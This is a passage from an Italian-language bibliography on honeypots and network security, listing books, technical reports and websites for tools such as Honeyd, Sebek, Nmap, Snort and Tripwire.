William Stallings, *Crittografia e Sicurezza delle reti*, McGraw-Hill, 2004,

ISBN: 88-386-3435-1

[SWK06]

Christian Seifert, Ian Welch, Peter Komisarczuk, *Taxonomy of Honeypots*, Technical Report, School of Mathematical and Computing Sciences, Victoria University of Wellington, Nuova Zelanda, Giugno 2006

www.mcs.vuw.ac.nz/comp/Publications/archive/CS-TR-06/CS-TR-06-12.pdf

[Tul03]

Mitch Tulloch, *Microsoft Encyclopedia of Security*, Microsoft Press, 2003,

ISBN: 0-735-61877-1

[Wic06]

Georg Wicherski, *Medium Interaction Honeypot*, 7 Aprile 2006

www.pixel-house.net/midinthp.pdf

Siti web interessanti

[@ACID]	www.cert.org/kb/acid/
[@ARIN]	www.arin.net/whois/
[@Berferd]	www.deter.com/unix/papers/berferd_cheswick.pdf
[@BSDSebek]	http://honeynet.droids-corp.org
[@DTK]	www.all.net/dtk/dtk.html
[@FakeAP]	www.blackalchemy.to/project/fakeap/
[@GeoIP]	http://software77.net/cgi-bin/ip-country/geo-ip.pl
[@HAlliance]	www.honeynet.org/alliance/index.html
[@hMailServer]	www.hmailserver.com
[@Honeyd]	www.honeyd.org
[@HoneyNet]	www.honeynet.org
[@HPP]	www.isecom.org/projects/hpp.shtml
[@HPP2]	www.apogeonline.com/webzine/2006/09/07/19/2006090719789
[@ISC]	www.incidents.org
[@Leurre]	www.leurrecom.org
[@Netcat]	http://www.vulnwatch.org/netcat/ (Versione per Windows)
[@NIDA]	http://whois.nic.or.kr/english/index.html
[@Nmap]	www.insecure.org/nmap
[@QEMU]	http://fabrice.bellard.free.fr/qemu/
[@RIPE]	www.ripe.net/whois
[@Snort]	www.snort.org
[@SQLServer]	www.microsoft.com/downloads/details.aspx?FamilyID=220549b5-0b07-4448-8848-dcc397514b41&displaylang=it
[@Sysinternals]	www.microsoft.com/technet/sysinternals/default.mspx
[@Tripwire]	Versione per Unix/Linux: http://sourceforge.net/projects/tripwire/ Versione per Windows (commerciale): www.tripwire.com
[@Winalysis]	www.winalysis.com
[@WinInterrogate]	http://winfingerprint.sourceforge.net/wininterrogate.php
[@WinSebek]	www.savidtech.com/sebek/
[@XEN]	www.cl.cam.ac.uk/research/srg/netos/xen/
[@Xprobe2]	www.sys-security.com/index.php?page=xprobe